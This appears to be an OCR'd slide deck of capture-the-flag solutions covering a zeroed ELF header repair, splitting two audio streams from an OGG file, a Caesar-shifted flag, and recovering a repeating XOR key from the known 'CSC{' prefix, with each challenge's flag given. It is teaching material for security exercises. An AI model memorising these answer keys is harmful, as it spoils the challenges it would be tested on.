
Output

```
format_strings_are_fragile}
```

→ **CSC{handle_with_care_format_strings_are_fragile}**

whatami (forensics 100)


- First two bytes of the file is zeroed out (ELF header)



```
$ hexedit whatami
00000000   00 00 4C 46  02 01 01 00  00 00 00 00  ..LF........
0000000C   00 00 00 00  03 00 3E 00  01 00 00 00  ......>.....
00000018   60 10 00 00  00 00 00 00  40 00 00 00  `.......@...
00000024   00 00 00 00  78 39 00 00  00 00 00 00  ....x9......
00000030   00 00 00 00  40 00 38 00  0D 00 40 00  ....@.8...@.
0000003C   1F 00 1E 00  06 00 00 00  04 00 00 00  ............
00000048   40 00 00 00  00 00 00 00  40 00 00 00  @.......@...
00000054   00 00 00 00  40 00 00 00  00 00 00 00  ....@.......
00000060   D8 02 00 00  00 00 00 00  D8 02 00 00  ............
0000006C   00 00 00 00  08 00 00 00  00 00 00 00  ............
00000078   03 00 00 00  04 00 00 00  18 03 00 00  ............
00000084   00 00 00 00  18 03 00 00  00 00 00 00  ............
00000090   18 03 00 00  00 00 00 00  1C 00 00 00  ............
0000009C   00 00 00 00  1C 00 00 00  00 00 00 00  ............
000000A8   01 00 00 00  00 00 00 00  01 00 00 00  ............
000000B4   04 00 00 00  00 00 00 00  00 00 00 00  ............
000000C0   00 00 00 00  00 00 00 00  00 00 00 00  ............
---  whatami       --0x0/0x4138--------------------------------
```

whatami (forensics 100)

- A normal ELF header should look like this:




```
>hexdump -C compile_me.elf | head -n 10
00000000  7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00
00000010  02 00 3e 00 01 00 00 00  50 04 40 00 00 00 00 00
00000020  40 00 00 00 00 00 00 00  00 1a 00 00 00 00 00 00
00000030  00 00 00 00 40 00 38 00  09 00 40 00 1f 00 1c 00
00000040  06 00 00 00 05 00 00 00  40 00 00 00 00 00 00 00
00000050  40 00 40 00 00 00 00 00  40 00 40 00 00 00 00 00
00000060  f8 01 00 00 00 00 00 00  f8 01 00 00 00 00 00 00
00000070  08 00 00 00 00 00 00 00  03 00 00 00 04 00 00 00
00000080  38 02 00 00 00 00 00 00  38 02 40 00 00 00 00 00
00000090  38 02 40 00 00 00 00 00  1c 00 00 00 00 00 00 00
```

- “7F 45 4C 46 …”
- We can repair the first two bytes using hexedit


whatami (forensics 100)

- After repairing, the header should look like this:



```
00000000   7F 45 4C 46  02 01 01 00  00 00 00 00  00 00 00 00  .ELF............
00000010   03 00 3E 00  01 00 00 00  60 10 00 00  00 00 00 00  ..>.....`.......
00000020   40 00 00 00  00 00 00 00  78 39 00 00  00 00 00 00  @.......x9......
00000030   00 00 00 00  40 00 38 00  0D 00 40 00  1F 00 1E 00  ....@.8...@.....
```

- The flag is the fixed file’s MD5 sum, which we can get with:




```
$ md5sum whatami
8c06db159664a85225328fe4618ff141  whatami
```

→ CSC{8c06db159664a85225328fe4618ff141}


pineapple (forensics 200)

- Two audio streams embedded in a single .ogg file




```
$ ogminfo pineapple.ogg
(ogminfo.c) (a1/serial 0) Vorbis audio (channels 2 rate 48000)
(ogminfo.c) (a2/serial 1) Vorbis audio (channels 2 rate 48000)
```

- First stream is a looping pineapple track from Spongebob
- Second stream is “Never Gonna Give You Up” by Rick Astley
- You can split the .ogg file into separate stream using ogmdemux:




```
$ ogmdemux -o split_output pineapple.ogg
$ ls -la split_output*
-rw-r--r-- 1 samiko samiko  945210 May 19 01:50 split_output-a1.ogg
-rw-r--r-- 1 samiko samiko 9628465 May 19 01:50 split_output-a2.ogg
```

pineapple - Flag part 1



CSC{always_gonna_give_

pineapple - Flag part 2




you_dQw4w9WgXcQ}

→ CSC{always_gonna_give_you_dQw4w9WgXcQ}

salad (crypto 100)

- Finding hidden ASCII text at the bottom of the file, and something that resembles a flag:




```
W;・  O\□鶻_E□Lセ#ﾏ・=ｲw  :I□'・清i_□hﾁ□・K[ｿ|_|^v厓□・d佞Q㍉9x,L宋ﾄ・□撫▲・#ﾛ"C・C㊔=oB□ｮ□□
^□u□ﾔJｹ□<◆ｾ｢ｱｲA・:(□雍□#貨M□+6sｫｴ｣・  <F□ｳ・y燿8ﾒ□ﾄﾁ9%□4Dxﾞﾐ Mz<┘□・簇・K・ｿﾀA埔・□ﾟ□ﾒ抄
□□ﾙw□□蹢:q#□瘴Q□ﾙ□ｵ□□Q□0・<xhtｭｮr□c3ｭm・糒・<□・ﾒ□TvG｢ 桎>□藴ｾ/ｹH・・ﾑｮ・□ﾘkI~"□・箟謙ﾁ@
・□・ｩ擁0ｺLcｴﾉ{ﾋ・・採O・=ﾎ)!香・3・?□ﾜ<"当_ﾉｬｺｧt・Yiｳﾎﾏ@｡LﾘS・B^ｺ・1ｿVe隨ｬﾖﾓ妓洶%.□f
勝X<:ﾙｷ□OIｺ・  uV㍉□ｻ~・ｸ欽ﾆﾒ・W・ﾌ膈s5□'□?□・ｭ}□{鯒ﾋ｣4・・衾ﾗｴ□AOvﾍ塵ﾚﾛﾝOwvhｯｽ\B>□ﾞ・R晥
ﾇ反OD□ﾎ・无G□NjO$邇{□ﾈ□ｼｭ-ﾓ縄#□｢帚ｷ▲□□□ ・}弱F ｸ     IENDｮB`・

Gholflrxv vdodg dqg gholflrxv iodj: FVF{yhql_ylgl_ylfl}
```

- Second hint suggests “Caesar cipher”, which is a cipher that replaces each letter with a different one a fixed number of places down the alphabet. In this case, it’s 3 places. Translating gives:

→ **CSC{veni_vidi_vici}**

xorcery (crypto 200)

- Breaking XOR cipher with repeating key using plaintext attack:



```
#!/usr/bin/python3
import os
flag = open('flag.txt', 'r').read().strip().encode()
cipher = open('cipher.txt', 'w')

class XOR:
    def __init__(self):
        self.key = os.urandom(4)
    def encrypt(self, data: bytes) -> bytes:
        xored = b''
        for i in range(len(data)):
            xored += bytes([data[i] ^ self.key[i % len(self.key)]])
        return xored

def main():
    global flag
    crypto = XOR()
    cipher.write(crypto.encrypt(flag).hex())

if __name__ == '__main__':
    main()
```


- A 4-byte random key is generated to be used for encrypting the flag.

xorcery (crypto 200)

- Since the inverse of XOR is XOR itself, if we can find the 4-byte key, we can decrypt the ciphertext.
- We know that the flag has to begin with “CSC{“, so if we XOR together the ciphertext with the hexadecimal of the characters “CSC{“, we should be able to extract the original key.
- Then, we XOR each 4-byte groups of the ciphertext with the key, to recover the plaintext flag.

xorcery (crypto 200)

- Using CyberChef, we can get the key with the recipe:



Recipe

From Hex

Delimiter: Auto

XOR

Key: CSC{ (UTF8)

Scheme: Standard

☐ Null preserving

To Hex

Delimiter: Space

Bytes per line: 0

Input

```
0423fbf32208c8ed2404d7d7371cd9e12904ddf0321dc5
```


Output

```
47 70 b8 88 61 5b 8b 96 67 57 94 ac 74 4f 9a 9a 6a 57 9e 8b 71 4e 86
```

- The key is the first 8 hexadecimals, or “47 70 B8 88”.

xorcery (crypto 200)

